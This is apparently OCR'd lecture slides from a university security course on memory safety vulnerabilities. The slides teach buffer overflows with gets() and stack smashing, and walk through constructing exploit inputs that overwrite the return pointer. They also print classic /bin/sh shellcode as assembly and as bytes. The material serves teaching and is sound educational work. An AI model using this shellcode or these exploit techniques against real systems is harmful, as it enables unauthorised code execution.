
Memory Safety Vulnerabilities

CS 161 Spring 2024 - Lecture 3



Today: Memory Safety Vulnerabilities

- Buffer overflows
  - Stack smashing
  - Memory-safe code
- Integer memory safety vulnerabilities
- Format string vulnerabilities
- Heap vulnerabilities
- Writing robust exploits


Buffer Overflow Vulnerabilities

Textbook Chapter 3.1


Consider an Airport Terminal…

Consider an Airport “Terminal”…

Consider an Airport “Terminal”…




Consider an Airport “Terminal”…



How could Alice exploit this?

Consider an Airport “Terminal”…




By inserting padding characters (spaces) and exploiting the lack of boundaries between lines, Alice now appears to be in first class!

Takeaway: Attackers can exploit lack of boundaries to control areas (memory, as we will see shortly) that they aren’t supposed to control

Buffer Overflow Vulnerabilities

- Recall: C has no concept of array length; it just sees a sequence of bytes
- If you allow an attacker to start writing at a location and don't define when they must stop, they can overwrite other parts of memory!

```c
char name[4];
name[5] = 'a';
```



This is technically valid C code, because C doesn't check bounds!

Vulnerable Code


```
char name[20];

void vulnerable(void) {
    ...
    gets(name);
    ...
}
```

The **gets** function will write bytes until the input contains a newline (**'\n'**), *not* when the end of the array is reached!

Okay, but there's nothing to overwrite—for now…

Vulnerable Code


```
char name[20];
char instrux[20] = "none";

void vulnerable(void) {
    ...
    gets(name);
    ...
}
```

What does the memory diagram of static data look like now?


Vulnerable Code

What can go wrong here?

`gets` starts writing here and can overwrite anything above **`name`**!

```c
char name[20];
char instrux[20] = "none";

void vulnerable(void) {
    ...
    gets(name);
    ...
}
```

Note: **`name`** and **`instrux`** are declared in static memory (outside of the stack), which is why **`name`** is below **`instrux`**




Vulnerable Code

What can go wrong here?

gets starts writing here and can overwrite the **authenticated** flag!

```
char name[20];
int authenticated = 0;

void vulnerable(void) {
    ...
    gets(name);
    ...
}
```



Vulnerable Code

What can go wrong here?

```
char line[512];
char command[] = "/usr/bin/ls";

int main(void) {
    ...
    gets(line);
    ...
    execv(command, ...);
}
```

...
...
...
...
...
...
...
...
command
command
command
line
...
line
line

Vulnerable Code

What can go wrong here?

fnptr is called as a function, so the EIP jumps to an address of our choosing!

```
char name[20];
int (*fnptr)(void);

void vulnerable(void) {
    ...
    gets(name);
    ...
    fnptr();
}
```

...
...
...
...
...
...
...
...
...
fnptr
name
name
name
name
name

Top 25 Most Dangerous Software Weaknesses (2020)

Rank	ID	Name	Score
[1]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.82
[2]	CWE-787	Out-of-bounds Write	46.17
[3]	CWE-20	Improper Input Validation	33.47
[4]	CWE-125	Out-of-bounds Read	26.50
[5]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	23.73
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	20.69
[7]	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	19.16
[8]	CWE-416	Use After Free	18.87
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	17.29
[10]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	16.44
[11]	CWE-190	Integer Overflow or Wraparound	15.81
[12]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	13.67
[13]	CWE-476	NULL Pointer Dereference	8.35
[14]	CWE-287	Improper Authentication	8.17
[15]	CWE-434	Unrestricted Upload of File with Dangerous Type	7.38
[16]	CWE-732	Incorrect Permission Assignment for Critical Resource	6.95
[17]	CWE-94	Improper Control of Generation of Code ('Code Injection')	6.53

Stack Smashing

CS161
Stack Smashing Decal

Textbook Chapter 3.2

Stack Smashing

- The most common kind of buffer overflow
- Occurs on stack memory
- Recall: What does are some values on the stack an attacker can overflow?
  - Local variables
  - Function arguments
  - Saved frame pointer (SFP)
  - Return instruction pointer (RIP)
- Recall: When returning from a program, the EIP is set to the value of the RIP saved on the stack in memory
  - Like the function pointer, this lets the attacker choose an address to jump (return) to!

Note: Python Syntax

- For this class, you will see Python syntax used to represent sequences of bytes
  - This syntax will be used in Project 1 and on exams!
- Adding strings: Concatenation
  - `'abc' + 'def' == 'abcdef'`
- Multiplying strings: Repeated concatenation
  - `'a' * 5 == 'aaaaa'`
  - `'cs161' * 3 == 'cs161cs161cs161'`

Note: Python Syntax

- Raw bytes
  - `len('\xff') == 1`
- Characters can be represented as bytes too
  - `'\x41' == 'A'`
  - ASCII representation: All characters are bytes, but not all bytes are characters
- Note for the project: `'\\'` is a literal backslash character
  - `len('\\xff') == 4`, because the slash is escaped first
    - This is a literal slash character, a literal `'x'` character, and 2 literal `'f'` characters
    - `'\\xff' == '\x5c\x78\x66\x66'`

Overwriting the RIP


Assume that the attacker wants to execute instructions at address **`0xdeadbeef`**.

What value should the attacker write in memory? Where should the value be written?

What should an attacker supply as input to the **`gets`** function?

`gets` starts writing here and can overwrite anything above **`name`**, including the RIP!

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```



Overwriting the RIP

Note the NULL byte that terminates the string, automatically added by **`gets`**!

- Input: `'A' * 24 + '\xef\xbe\xad\xde'`
  - 24 garbage bytes to overwrite all of **`name`** and the SFP of **`vulnerable`**
  - The address of the instructions we want to execute
    - Remember: Addresses are little-endian!
- What if we want to execute instructions that aren't in memory?

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```

...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
'\x00'	...	...	...	
'\xef'	'\xbe'	'\xad'	'\xde'	RIP
'A'	'A'	'A'	'A'	SFP
'A'	'A'	'A'	'A'	name
'A'	'A'	'A'	'A'	name
'A'	'A'	'A'	'A'	name
'A'	'A'	'A'	'A'	name
'A'	'A'	'A'	'A'	name

Writing Malicious Code

- The most common way of executing malicious code is to place it in memory yourself
  - Recall: Machine code is made of bytes
- **Shellcode**: Malicious code inserted by the attacker into memory, to be executed using a memory safety exploit
  - Called shellcode because it usually spawns a shell (terminal)
  - Could also delete files, run another program, etc.

```
xor %eax, %eax
push %eax
push $0x68732f2f
push $0x6e69622f
mov %esp, %ebx
mov %eax, %ecx
mov %eax, %edx
mov $0xb, %al
int $0x80
```

Assembler

```
0x31 0xc0 0x50 0x68
0x2f 0x2f 0x73 0x68
0x68 0x2f 0x62 0x69
0x6e 0x89 0xe3 0x89
0xc1 0x89 0xc2 0xb0
0x0b 0xcd 0x80
```

Putting Together an Attack

1. Find a memory safety (e.g. buffer overflow) vulnerability
2. Write malicious shellcode at a known memory address
3. Overwrite the RIP with the address of the shellcode
    - Often, the shellcode can be written and the RIP can be overwritten in the same function call (e.g. **`gets`**), like in the previous example
4. Return from the function
5. Begin executing malicious shellcode

Constructing Exploits

Let **`SHELLCODE`** be a 12-byte shellcode. Assume that the address of **`name`** is **`0xbfffcd40`**.

What values should the attacker write in memory? Where should the values be written?

What should an attacker supply as input to the **`gets`** function?

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```

	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
0xbfffcd5c	...	...	...	...	
0xbfffcd58	RIP of vulnerable				RIP
0xbfffcd54	SFP of vulnerable				SFP
0xbfffcd50	name				name
0xbfffcd4c	name				
0xbfffcd48	name				
0xbfffcd44	name				
0xbfffcd40	name				

Constructing Exploits

- Input: **SHELLCODE** + `'A' * 12` + `'\x40\xcd\xff\xbf'`
  - 12 bytes of shellcode
  - 12 garbage bytes to overwrite the rest of **name** and the SFP of **vulnerable**
  - The address of where we placed the shellcode

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```

	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
0xbfffcd5c	'\x00'	...	...	...	
0xbfffcd58	'\x40'	'\xcd'	'\xff'	'\xbf'	RIP
0xbfffcd54	'A'	'A'	'A'	'A'	SFP
0xbfffcd50	'A'	'A'	'A'	'A'	name
0xbfffcd4c	'A'	'A'	'A'	'A'	name
0xbfffcd48	SHELLCODE				name
0xbfffcd44	SHELLCODE				name
0xbfffcd40	SHELLCODE				name

Constructing Exploits

- Alternative: `'A' * 12 + SHELLCODE + '\x4c\xcd\xff\xbf'`
  - The address changed! Why?
    - We placed our shellcode at a different address (`name + 12`)!

	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
0xbfffcd5c	'\x00'	...	...	...	
0xbfffcd58	'\x4c'	'\xcd'	'\xff'	'\xbf'	RIP
0xbfffcd54	SHELLCODE				SFP
0xbfffcd50	SHELLCODE				name
0xbfffcd4c	SHELLCODE				name
0xbfffcd48	'A'	'A'	'A'	'A'	name
0xbfffcd44	'A'	'A'	'A'	'A'	name
0xbfffcd40	'A'	'A'	'A'	'A'	name

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```

Constructing Exploits

What if the shellcode is too large? Now let **`SHELLCODE`** be a 28-byte shellcode. What should the attacker input?


```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```

	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
0xbfffcd5c	...	...	...	...	
0xbfffcd58	RIP of vulnerable				RIP
0xbfffcd54	SFP of vulnerable				SFP
0xbfffcd50	name				name
0xbfffcd4c	name				
0xbfffcd48	name				
0xbfffcd44	name				
0xbfffcd40	name				

Constructing Exploits

- Solution: Place the shellcode *after* the RIP!
  - This works because **`gets`** lets us write as many bytes as we want
  - What should the address be?
- Input: `'A' * 24 +`
  `'\x5c\xcd\xff\xbf' + SHELLCODE`
  - 24 bytes of garbage
  - The address of where we placed the shellcode
  - 28 bytes of shellcode

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```




Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`

```c
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP → `call gets`

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```




Walking Through a Buffer Overflow

Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```




Walking Through a Buffer Overflow

Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```



